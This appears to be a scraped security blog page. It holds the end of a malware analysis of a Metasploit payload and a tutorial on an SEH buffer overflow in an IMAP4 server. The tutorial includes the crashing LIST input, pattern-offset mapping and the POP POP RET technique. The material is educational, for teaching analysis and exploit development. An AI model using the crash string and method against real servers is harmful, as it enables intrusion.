Note: Have a look at the registry activity, the tool is actually parting with the PC. It has totally 257 registry activities, amazing again. It also does some strange file I/O, later on we are going to have some further analysis on how to take advantage of this feature.


Note: This is one of the most interesting feature a process monitoring tool should have because if you click in the button save you can export all registry keys accessed from the process and then write a quick disinfection batch file e.g. deleting all created registry keys from the malicious process by using the command REG DELETE KeyName [/v ValueName | /ve | /va] [/f] from command prompt or what ever tool you use. You can also filter the registry keys associated with the Trojan based on access rights the Mal-ware has (e.g. read, write e.t.c) usually a Mal-ware is running on users permissions.

Another very cool feature of the tool is the file monitoring capability it has. Process Monitor can actually record all file accessed, modified and used by the Mal-ware while running, filtered per path, extension, and folder name:


Note: See the tool differentiating, how the Mal-ware treats WINDOWS, Prefetch and System32 system files. Metasploit has done a good job optimizing the behavior of MSFPayload utility. ClickOnMe.exe generates even a prefetch to optimize it behavior.  

Prefetcher as MSFPayload Mal-ware accelerator

The Prefetcher is a component of versions of Microsoft Windows starting with Windows XP. It is a component of the Memory Manager that speeds up the Windows boot process, and shortens the amount of time it takes to start up programs. In Windows Vista, SuperFetch and ReadyBoost extend upon the prefetcher and attempt to accelerate application and boot launch times respectively by monitoring and adapting to usage patterns over periods of time and loading the majority of the files and data needed by them into memory so that they can be accessed very quickly when needed. When Mal-ware is using prefetch then it can optimize it's performance.

Suspicious dll files loaded by MSFPayload        

One of the not so few dll files that our MSFPayload loads implies that network activity is happening from the Mal-ware. If you click to expand the plus sign in system32 you will see that mswsock.dll is used by the Mal-ware which means that an outbound connection was attempted. Winsock dll is a windows socket library. One of the many interesting function implemented in Winsock.dll is the gethostbyname which by the way is deprecated. The function mentioned tells us that our Trojan can do a DNS address resolution and sent probably personal data (of course we would have to be sure what function is used).   

Suspicious files loaded by MSFPayload
  
Now if you check the AppPatch windows file system you will see that SysMain.sdb was used, which contains both matching information and compatibility fixes per application. It can be found in the %Windir%\AppPatch directory.

Using FPort for recording MSFPayload

Fport is used to identify unknown open ports and their associated applications. FPort supports Windows NT4, Windows 2000 and Windows XP, it reports all open TCP/IP and UDP ports and maps them to the owning application. This is the same information you would see using the 'netstat -an' command, but it also maps those ports to running processes with the PID, process name and path. Fport can be used to quickly identify unknown open ports and their associated applications. Someone could use FPort to take periodically snapshots from the system your are trying to disinfect and that way record all connections from a possibly malicious software (you can add a task scheduler). The output of FPort concerning the ClickOnMe.exe is:

FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.


Pid   Process                Port  Proto   Path                         
3268  ClickOnMe ->  2565  TCP   C:\Documents and Settings\jerry\trojan\ClickOnMe.exe
3268  ClickOnMe ->  9000  UDP   C:\Documents and Settings\jerry\trojan\ClickOnMe.exe


Note: See that the MSFPayload uses both TCP and UDP.
  
Using Wireshark for recording MSFPayload

Wireshark is the world's foremost network protocol analyzer. It lets you capture and interactively browse the traffic running on a computer network. It is the de facto (and often de jure) standard across many industries and educational institutions. Wireshark development thrives thanks to the contributions of networking experts across the globe. It is the continuation of a project that started in 1998.   

We canuse Wireshark to record the MSFPayload and see how the payload looks like in the wire. When the ClickOnMe.exe tries to spawn a reverse shell to the attacker and then start listening for a connection (meaning it binds a shell to the desired port). So lets see what it does it. This is how start listening for all packets by selecting my network card (click to enlarge):


Note: This is how you start listening the net-card. Because tons of tutorials exist out there about Wireshark I am not going to waste more time on Wiresharking the MSFPayload.

Using OllyDebug for recording MSFPayload

OllyDbg is a 32-bit assembler level analyzing debugger for Microsoft Windows. Emphasis on binary code analysis makes it particularly useful in cases where source is unavailable. OllyDbg is a shareware, but you can download and use it for free.With OllyDbg you can analyze all sorts of Mal-ware and verify information that you collected from other software.

So what I would do is to launch MSFPayload and the attack the process and this is what you get:

  
Note: The process terminates immediately after it launches, but that is the stack footprint we get from OllyDebugger. 

Further investigation with Olly Debugger will reveal all engaged dll used from the MSFPayload (click to enlarge):


Note: You can see that the screen shot from above verifies the result from process monitor, again it reveals that mswsock.dll is used so a data confidentiality issue is what you should be looking for.

Using Olly Debugger can help you extract valuable hidden text about what the executable might be doing. In this occasion we could actually see from some ASCII dumps that the Mal-ware is connecting to something:

Address   ASCII dump
0040D230  C:H:P:A:g:X:de:Sq   bgcolor=whit
0040D250  e   Total of %d requests complet
0040D270  ed
 %s
 ..done
 Finished %d requ
0040D290  ests
   apr_socket_connect()
0040D2B0 
Test aborted after 10 failures

0040D2D0 
  
Server timed out

 apr_poll
0040D2F0      apr_sockaddr_info_get() for
0040D310  %s  error creating request buffe
0040D330  r: out of memory
   INFO: %s hea
0040D350  der ==
---
%s
---
 Request too
0040D370  long
   %s %s HTTP/1.0
%s%s%sCo
0040D390  ntent-length: %u
Content-type:
0040D3B0  %s
%s
    PUT POST    text/pla


Note: From the HTTP/1.0, PUT and POST keywords we can understand that the Mal-Ware is using Http to communicate with the attacker. We also know that Meterpreter payload is using http to communicate with the attacking machine. Show by going through these type of details we can find a lot of hidden information and make almost certain the connect back IP. We can even identify how many failed connection it will do until it stops trying to connect back to some IP.

The text shown below shows how it might be constructed our executable:

http://www.zeustech.net
0040E9C0  /<br>
   This is ApacheBench, Ve

Note: If we Google zeustech.net we will find that is a company with traffic manager appliances. Now if we Google ApacheBench (ab) we will find out that is a single-threaded command line computer program for measuring the performance of HTTP web servers. Originally designed to test the Apache HTTP Server, it is actually generic enough to test any web server.The ab tool comes bundled with the standard Apache source distribution, and like the Apache web server itself, is free, open source software and distributed under the terms of the Apache License.

Detecting Mal-ware through ApacheBench signature

Using the above information we can use industry antivirus software to build costume IPS and AV signatures:

Example Usage (taken from Wiki):

    ab -n 100 -c 10 http://www.something.com/

This will execute 100 HTTP GET requests, using 10 threads (10 requests per thread) to the specified URL, in this example, "http://www.yahoo.com". If someone goes to the relevant web page can actually find out about a the little details. So my assumption is that Metasploit is using Apache Bench some how to generate the shellcodes.There is a very interesting google-code project about Apache Bench you can find here.

Finally Removing The Mal-ware

OK we identified the Mal-ware, we found all the changes the Mal-ware did to our system now what? Well the question is relatively easy, you remove the virus. The process of doing that is pretty much easy. First you record all changes through the tools we described then you export the results in CVS format and import them into the excel you process the data e.g. identify new malicious registry keys, maliciously generated files e.t.c. After we do that we generate a Vb-script or a batch file performing the necessary actions to remove the virus. You can actually automate this process by writing an excel file that spits the desired Vb-script or use batch files using macros or you can simple use a bash script to do that by using various delicious tools. The Vb-script or a batch skeleton should consist of 4 sections:

[Section 1]

The Registry Key section (we do removing or deleting keys):
  1. Registry keys to delete.
  2. Registry keys to write.
[Section 2]
 
The File/Folder Section (we do removing or restoring files/folders):
  1. Malicious files/folders to delete.
  2. Malicious files/folders to restore.
[Section 3]
 
The Process Section (we do process killing):
  1. Malicious process to kill (kill process with the desired process image name).
  2. Malicious service to kill (kill service and make sure it does not restart).
[Section 4]

The Network Section (we do network activity killing):
  1. Malicious Network activity to block ( e.g. Write costume signatures for host based IPS)
  2. Malicious Network activity to record (e.g. Write costume signatures for host based IDS)
Further disinfection actions can be taken using other antivirus tools such as host integrity and software blocking tools. We can then distribute the appropriate Vb-script or batch file using Active Directory log-in scripts or other appropriate solutions such as software delivery tools.   


Epilogue

I proved once more that with freeware tools you can do lots of interesting stuff and one of them is Mal-ware analysis.

References:
  1. http://www.wireshark.org/
  2. http://www.mcafee.com/us/downloads/free-tools/fport.aspx
  3. http://technet.microsoft.com/en-us/sysinternals/bb896645
  4. http://www.computing.net/answers/programming/delete-a-registry-key-with-batch/8218.html 
  5. http://en.wikipedia.org/wiki/Prefetcher 
  6. http://msdn.microsoft.com/en-us/library/windows/desktop/ms738524%28v=vs.85%29.aspx
  7. http://en.wikipedia.org/wiki/ApacheBench 
  8. http://www.symantec.com/connect/articles/are-you-infected-detecting-malware-infection
  9. http://code.google.com/p/apachebench-standalone/wiki/HowToBuild 

18/04/2012

Over The Flow (Part 2)

Intro

This post is the next part of my previous article called Over The Flow (Part 1).  In this post I will reproduce the server crush and try to identify how to position the shellcode meaning identify the EIP register position using Olly Debugger v1.0. In the previous post I found out the server crushed when I inserted 126 end brackets (meaning this character }, translating to 7D in Hexadecimal) in the command LIST. So lets not lose any time. But before I do that I will explain some preliminaries first about the stack and the CPU registers.

A little about the assembly

x86 assembly language is a family of backward-compatible assembly languages, which provides some level of compatibility all the way back to the Intel 8008. x86. Assembly languages are used to produce object code for the x86 class of processors, which includes Intel's Core series and AMD's Phenom and Phenom II series. Like all assembly languages, it uses short mnemonics to represent the fundamental operations that the CPU in a computer can perform. 

A little about the stack as a generic structure

In computer science, a stack is a last in, first out (LIFO) abstract data type and linear data structure. A stack can have any abstract data type as an element, but is characterized by two fundamental operations, called push and pop. The push operation adds a new item to the top of the stack, or initializes the stack if it is empty. If the stack is full and does not contain enough space to accept the given item, the stack is then considered to be in an overflow state. The pop operation removes an item from the top of the stack. A pop either reveals previously concealed items, or results in an empty stack, but if the stack is empty then it goes into underflow state (It means no items are present in stack to be removed).

Note: A simple representation of the stack.

A stack is a restricted data structure, because only a small number of operations are performed on it. The nature of the pop and push operations also means that stack elements have a natural order. Elements are removed from the stack in the reverse order to the order of their addition: therefore, the lower elements are those that have been on the stack the longest.

A little about the stack in Windows NT family

In Windows NT operating system family threads is a kernel build in feature, meaning that Windows cannot fork processes unlike Linux operating systems. That is why it is very common for a process to spawn threads to handle the assigned tasks. In Windows NT series a stack is allocated per thread and each thread will get by default a 4K stack allocated.


Note: As you can see threads share the same program code, data and files.

We should also note at this point that Windows executables are structured as defined in the PE-COFF standard.The Common Object File Format (COFF) is a specification of a format for executable, object code, and shared library computer files used on Unix systems. It was introduced in Unix System V, replaced the previously used a.out format, and formed the basis for extended specifications such as XCOFF and ECOFF, before being largely replaced by ELF, introduced with SVR4. COFF and its variants continue to be used on some Unix-like systems and on Microsoft Windows.


When a COFF file is generated, it is not usually known where in memory it will be loaded. The virtual address where the first byte of the file will be loaded is called image base address. The rest of the file is not necessarily loaded in a contiguous block, but in different sections. Relative Virtual Addresses (RVAs) are not to be confused with standard virtual addresses. A relative virtual address is the virtual address of an object from the file once it is loaded into memory, minus the base address of the file image. If the file were to be mapped literally from disk to memory, the RVA would be the same as that of the offset into the file, but this is actually quite unusual.


Note: that the RVA term is only used with objects in the image file. Once loaded into memory, the image base address is added, and ordinary VAs are used. So when we load our executable to the debugger we see a contiguous space of addresses allocated. 

A little about CPU registers

In computer architecture, a processor register is a small amount of storage available as part of a CPU or other digital processor. Such registers are (typically) addressed by mechanisms other than main memory and can be accessed more quickly. Almost all computers, load-store architecture or not, load data from a larger memory into registers where it is used for arithmetic, manipulated, or tested, by some machine instruction. Manipulated data is then often stored back in main memory, either by the same instruction or a subsequent one. Modern processors use either static or dynamic RAM as main memory, the latter often being implicitly accessed via one or more cache levels. A common property of computer programs is locality of reference: the same values are often accessed repeatedly and frequently used values held in registers improves performance. This is what makes fast registers (and caches) meaningful.

Processor registers are normally at the top of the memory hierarchy, and provide the fastest way to access data. The term normally refers only to the group of registers that are directly encoded as part of an instruction, as defined by the instruction set. However, modern high performance CPUs often have duplicates of these "architectural registers" in order to improve performance via register renaming, allowing parallel and speculative execution. Modern x86 is perhaps the most well known example of this technique

A little about general-Purpose CPU Registers

A register is a small amount of storage on the CPU and is the fastest method for a CPU to access data. In the x86 instruction set, a CPU uses eight general purpose registers: EAX, EDX, ECX, ESI, EDI, EBP, ESP, and EBX. More registers are available to the CPU. Each of the eight general-purpose registers is designed for a specific use, and each performs a function that enables the CPU to efficiently process instructions.

The EAX register, also called the accumulator register, is used for performing calculations as well as storing return values from function calls. Many optimized instructions in the x86 instruction set are designed to move data into and out of the EAX register and perform calculations on that data. Most basic operations like add, subtract, and compare are optimized to use the EAX register.

As previously noted, return values from function calls are stored in EAX. In addition, you can determine the actual value of what the function is returning. The EDX register is the data register. This register is basically an extension of the EAX register, and it assists in storing extra data for more complex calculations like multiplication and division. It can also be used for general purpose storage,but it is most commonly used in conjunction with calculations performed with the EAX register.

The ECX register, also called the count register, is used for looping operations. The repeated operations could be storing a string or counting numbers. An important point to understand is that ECX counts downward, not upward.

In x86 assembly, loops that process data rely on the ESI and EDI registers for efficient data manipulation. The ESI register is the source index for the data operation and holds the location of the input data stream. The EDI register points to the location where the result of a data operation is stored, or the destination index. An easy way to remember this is that ESI is used for reading and EDI is used for writing.

Using the source and destination index registers for data operation greatly improves the performance of the running program. The ESP and EBP registers are the stack pointer and the base pointer,respectively. These registers are used for managing function calls and stack operations.

When a function is called, the arguments to the function are pushed onto the stack and are followed by the return address. The ESP register points to the very top of the stack, and so it will point to the return address. The EBP register is used to point to the bottom of the call stack. In some circumstances a compiler may use optimizations to remove the EBP register as a stack frame pointer; in these cases the EBP register is freed up to be used like any other general-purpose register.

The EBX register is the only register that was not designed for anything specific. It can be used for extra storage. One extra register that should be mentioned is the EIP register. This register points to the current instruction that is being executed. As the CPU moves through the binary executing code, EIP is updated to reflect the location where the execution is occurring. A debugger must be able to easily read and modify the contents of these registers. Each operating system provides an interface for the debugger to interact with the CPU and retrieve or modify these values.


Note: This is the CPU register collection.

Below you can see the conceptual representation of the stack:


Note: This is how a loaded function looks when loaded in CPU.

Now when we attach the debugger to the IMAP4.exe executable we would see all registers occupied by the desired process. And by saying that I mean the Floating Point Unit (FPU, colloquially a math co-processor) of IMAP4 process. The following image shows an overview of  the registers and stack of the assembly language:


Note: See the general purpose registers, along with the stack and base pointer.The stack is a very important structure to understand when developing a debugger. The stack stores information about how a function is called, the parameters it takes, and how it should return after it is finished executing. The stack is a First In, Last Out (FILO) structure, where arguments are pushed onto the stack for a function call and popped off the stack when the function is finished.

A little about debuggers

A debugger or debugging tool, a computer program that is used to test and debug other programs (the "target" program). The code to be examined might alternatively be running on an instruction set simulator (ISS), a technique that allows great power in its ability to halt when specific conditions are encountered but which will typically be somewhat slower than executing the code directly on the appropriate (or the same) processor.

A "crash" happens when the program cannot normally continue because of a programming bug. For example, the program might have tried to use an instruction not available on the current version of the CPU or attempted to access unavailable or protected memory. When the program "crashes" or reaches a preset condition, the debugger typically shows the location in the original code if it is a source-level debugger or symbolic debugger, commonly now seen in integrated development environments. If it is a low-level debugger or a machine-language debugger it shows the line in the disassembly (unless it also has online access to the original source code and can display the appropriate section of code from the assembly or compilation).

Attaching the IMAP4 process to our debugger

We will now attach our vulnerable program to Olly Debugger v1.0. There are subtle differences between opening a process and attaching to a process. The advantage of opening a process is that you have control of the process before it has a chance to run any code. This can be handy when analyzing Mal-ware or other types of malicious code. So the string that crashed the server had this format a001 LIST [ }*126 ] CRLF. Now I am going to run Olly Debugger v1.10 and attach the IMAP4 server to our debugger. We do File -> Attach and we get this picture:


Note: See that the debugger opens up a task like windows and show all running processes. We click the IMAP4.exe running to attach it.


Note:  This is the part of the window that show the application registers (I know it is getting darker and darker). Take a look at the EIP register.Have a look at the FPU of our process you can see that the first register is EBX, second comes ECX, third EDX, forth ESI and last EDI. While EIP has a totally different address.

A little about the EIP register

The instruction pointer is called IP in 16-bit mode, EIP in 32-bit mode,, and RIP in 64-bit mode.The instruction pointer register points to the memory address which the processor will next attempt to execute the next program command.

What does EIP register contain and how to access it:
  1. The EIP register always contains the address of the next instruction to be executed.
  2. You cannot directly access or change the instruction pointer.
  3. However, instructions that control program flow, such as calls, jumps, loops, and interrupts, automatically change the instruction pointer.
Mapping the EIP register

In order to map the position of the EIP register we would use two tools from the metasploit the patten_create.rb and the pattern_offset.rb. In order to use this tools you would have to go  to C:\metasploit\msf3\tools (this path is for the metasploit installed in windows). then type  patten_create.rb 1000 (we know that). The following screen shot shows how to use the tool:


The following window shows how the pattern_offset.rb works:


Note: This screen shots do not use the metasploit version (I made some modifications for my convenience).

So now I will use the pattern to locate the exact position of the EIP register, the following simple python script will do the job:


Note: See that the ESI register was overwritten, but what about the EIP address? (check out that the application paused but not terminated). The EIP address was not overwritten before the Shift+F9 which means that the operating system (OS) handled the buffer overflow. Well this happened because the OS through an exception using the Structured Exception Handling mechanism.   

About Structured Exception Handling (SEH) 

Microsoft supports SEH as a programming technique at compiler level only (It means that when you write the code you do not have to take into consideration exception handling, the compiler does everything for you, simplistically speaking of course!!!) this type of programs are called SafeSEH programs. More specifically SafeSEH is a security feature that protects the Structured Exception Handler from being corrupted or hijacked in the event of a buffer overflow.  MS Visual C++ compiler features 3 non-standard keywords: __try, __except and __finally are for this purpose. Other exception handling aspects are backed up by a number of Win32 API functions, e.g. RaiseException to raise SEH exceptions manually.

An exception is an event that occurs during the execution of a program, and requires the execution of code outside the normal flow of control. There are two kinds of exceptions: hardware exceptions and software exceptions:
  1. Hardware exceptions are initiated by the CPU. They can result from the execution of certain instruction sequences, such as division by zero or an attempt to access an invalid memory address. 
  2. Software exceptions are initiated explicitly by applications or the operating system. For example, the system can detect when an invalid parameter value is specified.
Structured exception handling is a mechanism for handling both hardware and software exceptions. Therefore, your code will handle hardware and software exceptions identically. Structured exception handling enables you to have complete control over the handling of exceptions and provides support for debuggers.

More specifically imagine when a thread faults, the operating system using SEH gives you an opportunity to be informed about the fault. When a thread faults, the operating system calls a user-defined callback function. This callback function can do pretty much whatever it wants. For instance, it might fix whatever caused the fault, or it might help you exploit the vulnerable program. Regardless of what the callback function does, its last act is to return a value that tells the system what to do next. (again simplistically speaking).

Theoretically someone can mitigate these risks by:
  1. Enabling Structured Exception Handling Overwrite Protection (SEHOP)
  2. Recompiling software using a newer version of Microsoft Visual C++
Windows Vista Service Pack 1, Windows 7, Windows Server 2008 and Windows Server 2008 R2 now include support for Structured Exception Handling Overwrite Protection (SEHOP). This feature is designed to block exploits that use the Structured Exception Handler (SEH) overwrite technique. This protection mechanism is provided at run-time. Therefore, it helps protect applications regardless of whether they have been compiled with the latest improvements, such as the /SAFESEH option.


Locating the SEH handler to exploit IMAP4.exe

From the Hackers perspective it is not needed all the information mentioned above, the only thing the hacker needs to know is a way to overwrite the default SEH handler, which translates to knowing how the SEH is structured in the stack and finding the end of the SEH chain, were the default handler is located.

The exception handlers are all linked to each other and they form a linked list chain on the stack, that is palced relatively close to the bottom of the stack. When an exception occurs, Windows retrieves the head of the SEH chain walks through the list and tries to find the suitable handler to close the application properly.

So again simplisticly speaking SEH is a per-thread structure in memory that provides a linked list of error handler addresses that can be used by Windows programs to gracefully deal with exceptions, like the one we generated in the previous post when we fuzzed the application.

The screen shot below show the end of the SEH chain for our program:


Note: This is a Olly Debugger v1.0 screen shot before any injection is made. See the default SE Handler seats below the End of SEH chain and is 01CCFFE. Also see the address of the Next record address which is FFFFFFF indicating that this is the end of the SEH. 


If you go the debugger (meaning Olly Debugger v1.0) attach the executable IMAP4 you can see the SEH chain by doing a View -> SEH Chain. Well if you do that you will see that in the SEH windows there only one entry.


Note: This is the IMAP4.exe SEH Chain entry table.What you should see now is an intact SEH chain – one that hasn’t been overwritten. You can tell this because the handler address is a valid one within kernel32dll (from the SEH chain window – see screenshot above) and because the SEH entry near the bottom of the stack is preceded by an entry with the data FFFFFFFF (this stack entry should be marked as “Pointer to next SEH record” shown in previous screen shots).

When we performs a regular stack based buffer overflow, we overwrite the return address of the Extended Instruction Pointer (EIP) and when doing a SEH overflow, we continue overwriting the stack after overwriting EIP, so we can overwrite the default exception handler located at the end of the SEH chain, in our exploit there is only one entry in the SEH chain so there is only one default SE Handler at the bottom of our stack.

So again when the exception is triggered the program flow go to the default SE Handler (for the reasons described above). All we need now is to insert some code to redirect the execution to our payload. As the Next SEH pointer is before the SE handler we can overwrite the Next SEH (which again in our case is the end of the SEH).Since the shellcode is located after the Handler. We must trick the SE Handler to execute a POP POP RET instruction to set the address in such a way so the Next SEH will be placed in the EIP, there for executing the code in Next SEH.

Now as already mentioned what we need to do is to overwrite the exception handler of the vulnerable application and make the program return to our shellcode using the next SE Handler , which by the time that happens our shellcode will be already loaded to our stack (meaning one of the stack registers e.g. ESP/ECX e.t.c). In order to do that we would have to use the metasploit tools pattern_create.rb and pattern_offset.rb. So again with the use of a simple Python script I am injecting the string generated from the pattern_create.rb (remember that in the previous part we identified that the buffer had length 126 characters, with an ending character of }represented as 7D in Hexadecimal).

This is our simple Python program that is going to do the dirty job:


Note: As you can see I modified the beginning of the the unique pattern so as to overwrite the SEH pointer with 4 A's and the handler with 4 C's. I used the information of the pattern_offset.rb to calculate the SEH distance which by the way was 2 ( again I made sure I kept the size of the string to 126 characters, ending with  a single }).

So the vulnerable IMAP4.exe that loaded to Olly Debugger v1.0 looks like this (this is the memory dump): 


Note: See that we had a Structured Exception Handling (SEH) crash capture.See that the address 01BAFFA8  points to the SEH handler and also have a look to the string that overwrote the pointer to the next SEH record. If you look carefully the string that overwrote the Pointer to the next SEH record is 42424242 which translates to 4 B's and the string that overwrote the SE handler is 43434343 which translates to 4 C's. The tool pattern_offset.rb gave me the number 2, which verifies that the SEH Chain default handler is located at the bottom of the stack.

The following screen shot from Olly Debugger v1.0 shows the View -> SEH Chain, before the Shit+F9 pressing of the button:


Note: You can also see the thread hexadecimal.

The program after the string injection pauses, meaning that the SEH trough's a software interrupt which gets captured by Olly Debugger v1.0 and pauses the program execution.  Now if I press Shift+F9 the code executes lets say normally. If you look at the EIP register you will see that it was overwritten with the handlers 4 C's.


Note: As expected the handler was passed to the EIP.

If we press the play button we get this window:


Note: Again a none readable address for EIP.

It is also important to note that OllyDbg v1.0  features a plug-in architecture that allows third parties to add functionality to the debugger by providing the necessary code in a dll file which can be placed in the OllyDbg v1.0 directory.There are a number of OllyDbg plug-ins available for download from the OpenRCE site at the following URL: http://www.openrce.org/downloads/browse/OllyDbg_Plugins


In this section, I will briefly cover the use of one plug-in that is particularly useful when writing SEH exploits – OllySSEH.This plug-in is available from the following link and allows you to easily see which modules loaded with an application can be used to provide overwrite addresses when writing an SEH exploit.
To install the plug-in, simply take the OllySSEH.dll file from the \ollysseh\Project\Release\ directory in the zip file, and copy it to the OllyDbg main program directory. Then restart OllyDbg v1.0.

The following screen shot shows the SSEH for our vulnerable application:


Note: See that all module from the application did not use the SSEH technology, the SSEH flag is set to OFF.

The SEH Handler and the POP POP RET

One of the simplest ways in which to perform software exploitation is to use instructions located in specific areas of memory to redirect code execution to areas of memory that we can control. In the case of the vulnerability described so far in this tutorial we have managed to set the EIP register to locations of our choosing both via directly overwriting a RETN address on the stack and by using an overwritten SEH entry to redirect execution via the windows error handling routines. If we want to use this control over EIP to redirect to our own code inserted within the application, the simplest way to proceed is to find instructions that can perform this redirection at known locations within memory.

The best place to look for these instructions is within the main executables code or within the code of an executable module that is reliably loaded with the main executable. We can see which modules we have to choose from by allowing the program to run normally and then checking the list of executable modules in OllyDbg v1.0.

The steps we have to follow to exploit the application are:
  1. When the exception is triggered the program flow go to the SE Handler.
  2. All we need is just put some code to jump to our payload.
  3. Faking a second exception makes the application goes to the next SEH pointer (not needed for our example).
  4. As the Next SEH pointer is before the SE handler we can overwrite the Next SEH.
  5. Since the shellcode sits after the Handler, we can trick the SE Handler to execute POP POP RET. instructions so the address to the Next SEH will be placed in EIP, therefore executing the code in Next SEH.
In order now to locate the POP POP RET command sequence we can use Olly Debugger v1.0 and engage the search command utility by right clicking options Search for->Sequence of commands or Search for->All sequences, to either search for individual instances or all instances of a particular command sequence.

Let’s try searching for all instances of POP, POP, RET sequences in USER32.dll. Make sure that module is still selected in the CPU View, then right click on the top left hand pane and select Search for->All sequences. Then, in the find sequence of commands window that appears type the following:

POP r32
POP r32
RETN

The Olly Debugger v1.0 utility screen shot looks like this:


Note: Where “r32″ is shorthand for any 32 bit register (e.g. ESP, EAX, etc).

Epilogue

In this article we managed to overwrite the SEH Next record pointer register and the SE Handler register with desired sequence of characters the 4 B's and 4 C's. In part 3 we will talk about shellcodes and in part 4 we will do the shellcode injection.

To be continued...

Reference:
  1. http://en.wikipedia.org/wiki/X86_assembly_language 
  2. http://www.c-jump.com/CIS77/ASM/Instructions/I77_0190_lea_instruction.htm
  3. http://en.wikipedia.org/wiki/X86_assembly_language
  4. http://resources.infosecinstitute.com/debugging-fundamentals-for-exploit-development/#starting
  5. Gray Hat Python (Python Programming for Hackers and Reverse Engineers) by Justin Seitz
  6. http://en.wikipedia.org/wiki/Address_space_layout_randomization
  7. http://msdn.microsoft.com/en-us/library/windows/desktop/ms680657%28v=vs.85%29.aspx 
  8. http://en.wikipedia.org/wiki/Microsoft-specific_exception_handling_mechanisms 
  9. http://www.microsoft.com/msj/0197/exception/exception.aspx 
  10. http://technet.microsoft.com/en-us/security/bulletin/ms12-001?altTemplate=SecurityBulletinPF 
  11. http://support.microsoft.com/kb/956607 
  12. http://www.scribd.com/doc/68670616/Structured-Exception-Handler-Exploitation 
  13. http://www.exploit-db.com/wp-content/themes/exploit/docs/17505.pdf 
  14. http://resources.infosecinstitute.com/in-depth-seh-exploit-writing-tutorial-using-ollydbg/#sehchain 
  15. http://en.wikipedia.org/wiki/Stack_%28data_structure%29 
  16. http://www.csanimated.com/animation.php?t=Stack 
  17. http://en.wikipedia.org/wiki/Processor_register 
  18. http://www.giac.org/paper/gcih/745/exploiting-ability-server-ftp-stor-appe-vulnerability/104560 

AppSec Review for AI-Generated Code

Grepping the Robot: AppSec Review for AI-Generated Code APPSEC CODE REVIEW AI CODE Half the code shipping to production in 2026 has a...